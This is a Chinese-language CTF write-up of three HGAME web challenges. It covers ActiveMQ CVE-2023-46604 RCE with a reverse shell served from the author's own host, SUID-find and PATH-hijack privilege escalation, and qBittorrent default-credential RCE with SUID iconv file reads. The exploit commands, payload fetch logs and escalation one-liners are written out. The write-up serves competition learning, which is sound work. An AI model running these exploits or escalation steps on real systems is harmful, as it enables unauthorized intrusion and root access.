
week4

web

Reverse and Escalation



打开网站需要登录

Responses 361bytes / 47ms 美化 渲染 请输入定位响应 详情

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: basic realm="ActiveMQRealm"
Cache-Control: must-revalidate,no-cache,no-store
Content-Type: text/html; charset=utf-8
Content-Length: 361

<html>
<head>
<meta http-equiv="Content-Type" content="text/html;charset=utf-8"/>
<title>Error 401 Unauthorized</title>
</head>
<body><h2>HTTP ERROR 401 Unauthorized</h2>
<table>
<tr><th>URI:</th><td>/</td></tr>
<tr><th>STATUS:</th><td>401</td></tr>
<tr><th>MESSAGE:</th><td>Unauthorized</td></tr>
<tr><th>SERVLET:</th><td>-</td></tr>
</table>

</body>
</html>
```

远端地址:139.224.232.162:32286; 响应时间:47ms; 总耗时:48ms; URL:http://139.224.232.162:32286/

抓个包，感觉activemq有点眼生，查一下发现是一个CVE-2023-46606,默认admin和admin登录一下

github上有专用的工具

https://github.com/SaumyajeetDas/CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ/

按照步骤执行一下

```
PS D:\vscode_project\pythontest\CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ>  .\Ac
tiveMQ-RCE -i 139.224.232.162 -p 30181 -u http://101.37.18.213:8001/poc-linux.xml
     _        _   _           __  __  ___        ____   ____ _____
    / \   ___| |_(_)_   _____|  \/  |/ _ \      |  _ \ / ___| ____|
   / _ \ / __| __| \ \ / / _ \ |\/| | | | |_____| |_) | |   |  _|
  / ___ \ (__| |_| |\ V /  __/ |  | | |_| |_____|  _ <| |___| |___
 /_/   \_\___|\__|_| \_/ \___|_|  |_|\__\_\     |_| \_\\____|_____|

[*] Target: 139.224.232.162:30181
[*] XML URL: http://101.37.18.213:8001/poc-linux.xml

[*] Sending packet: 0000007a1f000000000000000000010100426f72672e737072696e676672616d657
76f726b2e636f6e746578742e737570706f72742e436c617373506174686586d6c4170706c69636174696f6e
436f6e7465787401002768747470703a2f2f3130312e33372e31382e3231333a383030312f706f632d6c696e7
5782e786d6c
```

```
# root @ iZbp1ioqtawu8nw8954mu6Z in / [15:23:45] C:130
$ python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
^[[A^C
Keyboard interrupt received, exiting.

# root @ iZbp1ioqtawu8nw8954mu6Z in / [15:53:47]
$ python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
106.14.113.240 - - [23/Feb/2024 16:12:10] "GET /poc-linux.xml HTTP/1.1" 200 -
106.14.113.240 - - [23/Feb/2024 16:12:10] "GET /poc-linux.xml HTTP/1.1" 200 -
106.14.113.240 - - [23/Feb/2024 16:12:11] "GET /test.elf HTTP/1.1" 200 -
```

成功反弹shell

`cat /flag`一下发现 `Permission denied`

查找资料，原来是权限不够，涉及到提权的知识

匹配一下可以用`find`命令提权

```
find / -perm -g=s -type f 2>/dev/null find . -exec /bin/sh -p \; -quit
```

反弹一个有root权限的shell就可以啦

```
usr
var
find . -exec /bin/sh -p \; -quit
cat /flag
hgame{bd399bad3ab57f9fed11b910b4fd3d1eaf65ea2c}
```

everse and Escalation.II

find 命令会出现一个很奇怪的东西

怀疑把find命令内部改过了,把文件base64复制下来，粘贴到010editor,用ida打开

查看main函数

IDA V··· | Pseudoc··· | Hex V··· | Struc··· | Enums | Im···

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    unsigned int v3; // eax
4    unsigned int v4; // eax
5    unsigned int v6; // [rsp+20h] [rbp-10h]
6    unsigned int v7; // [rsp+24h] [rbp-Ch]
7    int i; // [rsp+28h] [rbp-8h]
8    int v9; // [rsp+2Ch] [rbp-4h]
9
10   v3 = time(0LL);
11   srand(v3);
12   v9 = 0;
13   for ( i = 1; i < argc; ++i )
14   {
15     v7 = rand() % 23333;
16     v6 = rand() % 23333;
17     printf("%d + %d = \n", v7, v6);
18     if ( v7 + v6 != atoi(argv[i]) )
19     {
20       puts("wrong answer!");
21       return 1;
22     }
23     v4 = atoi(argv[i]);
24     printf("%d correct!\n", v4);
25     if ( ++v9 > 38 )
26     {
27       setuid(0);
28       system("ls");
29       return 0;
30     }
31   }
32   return 0;
33 }
```

观察函数，会以时间为种子生成伪随机数，需要我们一次性输入伪随机数正确相加的结果38次以上会以root执行ls

```
#include<stdio.h>
#include<time.h>
#include<stdlib.h>
int main(){
        int seed=time(0ll)+60;
        srand(seed);
        int a,b;
        char str[38];
        for(int i=0;i<40;++i){
                a=rand()%23333;
                b=rand()%23333;
                int c=a+b;
                printf("%d ",c);
        }
}
```

把时间预定到1分钟的时候预测伪随机数，计算出相加的结果，但是成功后执行的是ls 命令，因为system函数有继承环境变量的性质，我们伪造一个ls 的可执行文件，得到flag

```
# root @ iZbp1ioqtawu8nw8954mu6Z in / [19:24:47] C:130
$ nc -nlvp 8080
Listening on 0.0.0.0 8080
Connection received on 106.14.113.240 47458
cd /tmp
echo "cat /flag">ls
chmod 777 ls
export PATH=/tmp:$PATH
ls
cat: /flag: Permission denied
find 28212 32570 6863 24552 26015 31069 29395 15882 25076 32190 24807 12877 40175 10088 34313
21810 22600 21885 16966 14391 12728 34141 12333 19057 38261 24099 21535 26192 5962 15362 20953
 41167 21906 11032 16512 27882 9251 17391 19069 20344
hgame{086d56935ed6d403b0e44a79e34e40c2051680f9}
19451 + 8761 =
28212 correct!
```

Whose Home?

打开网页是一个QB登录页面，查到了默认用户名admin和密码adminadmin
登录进去，根据提示，后台是可以rce的,找了找，发现在上传文件的时候可以执行外部程序，
出网＋执行外部程序，猜测反弹shell,找了常见的弹shell方法，由于不知道这个后台Linux装了什么，所以先考虑bash

cat /flag 一下发现需要提权
查找了有suid权限的命令

```
find / -user root -perm -4000 -print 2>/dev/null
```

```
find / -user root -perm -4000 -print 2>/dev/null
/package/admin/s6-overlay-helpers-0.1.0.1/command/s6-overlay-suexec
/usr/bin/iconv
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/expiry
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/chage
```

理论上一个一个搜索看每个命令是什么功能和是否可以利用就可以查看到flag

去网上查了一下命令的每个参数的用法，修改一下就可以啦

```
gamebox-32-160-a0c97ee5f1885f45-qbittorrent:/run/s6-rc:s6-rc-init:hCANC
c-qbittorrent$ iconv -t UTF-8 "/flag"
iconv -t UTF-8 "/flag"
hgame{2b0f9e883d021ea4e034baa6bc18775f1345df17}
gamebox-32-160-a0c97ee5f1885f45-qbittorrent:/run/s6-rc:s6-rc-init:hCANC
c-qbittorrent$
```